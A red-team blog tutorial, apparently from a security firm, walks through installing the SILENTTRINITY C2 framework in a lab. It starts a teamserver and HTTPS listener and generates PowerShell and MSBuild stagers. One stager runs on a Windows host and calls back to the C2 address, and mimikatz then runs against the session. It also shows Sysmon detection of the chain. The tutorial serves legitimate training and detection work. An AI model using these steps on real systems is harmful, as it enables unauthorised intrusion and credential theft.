

Join us at Wild West Hackin' Fest in Denver in Feb 2025!



AUTHOR, HOW-TO, INFORMATIONAL, JORDAN DRYSDALE, RED TEAM JORDAN DRYSDALE, SILENTTRINITY

# My First Joyride With SILENTTRINITY



**Jordan Drysdale** //

---

## TL;DR

SILENTTRINITY (ST) made the news a few times in July 2019, and I wanted to see what all the fuss was about. This article has enough information to get ST installed, the teamserver operational, and client connected to the teamserver. Once all that is out of the way, we'll go for the goods.



## PRE-REQ'S FOR FOLLOWING ALONG

- Digital Ocean \$10/mo Ubuntu 19.10 Node
- Windows box[es] for pillaging
- Permissions to perform said pillaging

## INSTALL

Each time there seem to be some issues with at least one install directive. But, at this point, my stable install looks something like the following.

```
git clone https://github.com/byt3bl33d3r/SILENTTRINITY
apt update && apt upgrade
apt install python3.7 python3.7-dev python3-pip
sudo -H pip3 install -U pipenv
cd SILENTTRINITY
pip3 install -r requirements.txt
pipenv install && pipenv shell
```

## THE ARTICLE I WROTE ABOUT SILENTTRINITY

Our story begins with a standard user on a Windows domain who we are going to assume clicked a link or executed an HTA. This user has appropriate (non-admin) privileges and as such limits our ability to easily escalate privileges. From there, the story provides some basic usage and hopefully expands the reader's and my own knowledge.

Assuming the install went well, let's get the server up and running. For opsec, we'd do things like ensure the server was running on a categorized domain name, we'd also limit access to the listening services via firewall restrictions, and we also need to be aware that Listeners can be dangerous and may contain vulnerabilities.

```
python st.py teamserver --port 81 10.10.98.228 BadPassword123
```



Once executed, we should get back the certificate fingerprint and a confirmation that the server is running.

Next, we need to get the client side connected. A couple of ways we can go about this. In red team ops, the server would be running on some cloud service or VPS and we'd connect to it from behind our own proxies, VPNs, firewalls, whathaveyou. In this case, I'm just going to open another tmux pane and connect to the server locally.

There's a lot going on in the next screenshot. It includes the `pwd` (opt/SILENTTRINITY) and the preparation of a virtual environment so as not to tamper with all the other python related dependencies on the local system.

The commands used above, and the additional client connection to the Teamserver are below.

```
pwd
pipenv install && pipenv shell
python st.py client wss://apiclass:BadPassword123@10.10.98.228:81
```

Once connected, the splash screen:

From here, we need to fire up a Listener.

```
listeners
use https
```

The listener's options menu for HTTPS:



```
[1] ST >> listeners
[1] ST (listeners) >> use https
[1] ST (listeners)(https) >> options
```

#### Listener Options

Option Name	Required	Value	Description
Name	True	https	Name for the listener.
BindIP	True	10.10.98.228	The IPv4/IPv6 address to bind to.
Port	True	443	Port for the listener.
Cert	False	~/.st/cert.pem	SSL Certificate file
Key	False	~/.st/key.pem	SSL Key file
RegenCert	False	False	Regenerate TLS cert

The stagers / powershell options configuration and my favorite context-based tab completion implementation ever can be seen below.

```
stagers
options
```

```
[1] ST (listeners)(https) >> stagers
[1] ST (stagers)(powershell) >> options
```

```
generate
list
options
reload
set
use
listeners
```

But really — I just want the fastest way to malware which was:

```
stagers
powershell
generate https
```



...and...

```
stagers  
msbuild  
generate https
```

The stager.ps1 file was dropped into my /opt/SILENTTRINITY/ directory and was basically ready for execution. The python -m http.server works great to stand up a quick and browsable web server. I also generated a stager.xml for MSBuild, which is quieter and has fewer optics focused in its general direction, though that is changing too.

```
python -m http.server
```

Then, from the client, we snag the stager files.

...and...execute them. Full disclosure: PowerShell got flagged. The stager.xml file also got flagged. But, the msbuild.xml was “built” with the following command:

```
Msbuild.exe stager.xml
```



```
c:\Windows\Microsoft.NET\Framework64\v4.0.30319>MSBuild.exe c:\users\heather.butler\Downloads\stager.xml
Microsoft (R) Build Engine version 4.8.3761.0
[Microsoft .NET Framework, version 4.0.30319.42000]
Copyright (C) Microsoft Corporation. All rights reserved.

Build started 1/24/2020 2:28:42 PM.
[+] URLs: https://10.10.98.228:9999
[*] Attempting HTTP POST to https://10.10.98.228:9999/03f0babb-8e15-4802-a29b-deec32dab36f
[-] Attempt #1
[*] Attempting HTTP GET to https://10.10.98.228:9999/03f0babb-8e15-4802-a29b-deec32dab36f
[-] Attempt #1
[*] Downloaded 569040 bytes
    [-] 'Boo.Lang.Compiler.dll' was required...
    [+] 'Boo.Lang.Compiler.dll' loaded...
    [-] 'Boo.Lang.dll' was required...
    [+] 'Boo.Lang.dll' loaded...

[*] Compiling Stage Code
    [-] 'Boo.Lang.Extensions.dll' was required...
    [+] 'Boo.Lang.Extensions.dll' loaded...
    [-] 'Boo.Lang.Parser.dll' was required...
    [+] 'Boo.Lang.Parser.dll' loaded...
    [-] 'Microsoft.VisualBasic.Devices.dll' was required...

[+] Compilation Successful!
[*] Executing
CND0Ra08OW CheckIn
```


And, we get our session.

Here, like the Twilight Zone, I control the SIEM, sysmon deployment, the horizontal, and the vertical, and thus, I don't care if I catch myself. In fact, I hope to. Which, with Sysmon is exceptionally easy.

```
Company: Microsoft Corporation
CommandLine: "C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\phil.hogan\AppData\Local\Temp\im4uvxug.cmdline"
CurrentDirectory: c:\Users\phil.hogan\Downloads\
User: WLABV2\Phil.Hogan
LogonGuid: {bbfc056b-f723-5ddd-0000-00204be6070c}
LogonId: 0xC07E64B
TerminalSessionId: 3
IntegrityLevel: Medium
Hashes: MD5=B87EE552626023951A7F03F2D31DA8A7,SHA256=D511363874B2A00D3DA5A20E6AE826334795A3A52AB5F8555C309D8068F5915B
ParentProcessGuid: {bbfc056b-fc74-5ddd-0000-001046e1450c}
ParentProcessId: 10636
ParentImage: C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
ParentCommandLine: MSBuild.exe c:\Users\phil.hogan\Downloads\stager.xml
```

We next find the sysmon event IDs by filtering our endpoint sysmon logs in Kibana for event\_id:3. As seen below, we have the likely popped host, the process, and the destination IP address.





But, we might as well keep exploring, right? Egypt always told me he'd start any meterpreter session by validating running processes and process integrity because these things matter. If we can't read all the process details, we aren't admin and asking can be an IoC.

Let's jump into the modules section and run ps.

```
modules
use boo/ps
run <session ID>
```

It's already game over for this system. We have a privileged shell.

Let's do it.

```
use boo/mimikatz
run <session ID>
```

Cheers all and thanks for reading!

Links:

- ST: <https://github.com/byt3bl33d3r/SILENTTRINITY>



- ZDNet: <https://www.zdnet.com/article/croatian-government-targeted-by-mysterious-hackers/>
- SCMag: <https://www.scmagazineuk.com/entirely-new-malware-silenttrinity-attacks-croatian-government/article/1590225>
- Teamserver security: <https://github.com/byt3bl33d3r/SILENTTRINITY/wiki/Teamserver-Security-Considerations-Guidelines>

---

Want to learn more mad skills from the person who wrote this blog?

Check out this class from Kent and Jordan:

## Defending the Enterprise

Available live/virtual and on-demand!



---

◀ **Red Teamer's Cookbook: BYOI  
(Bring Your Own Interpreter)**

**Webcast: Getting Started in  
Cyber Deception** ▶







# BLACK HILLS INFORMATION SECURITY

890 Lazelle Street, Sturgis, SD 57785-1611 | 701-484-BHIS (2447)

© 2008-2024

[About Us](#) | [BHIS Tribe of Companies](#) | [Privacy Policy](#) | [Contact](#)

## LINKS



SEARCH THE SITE

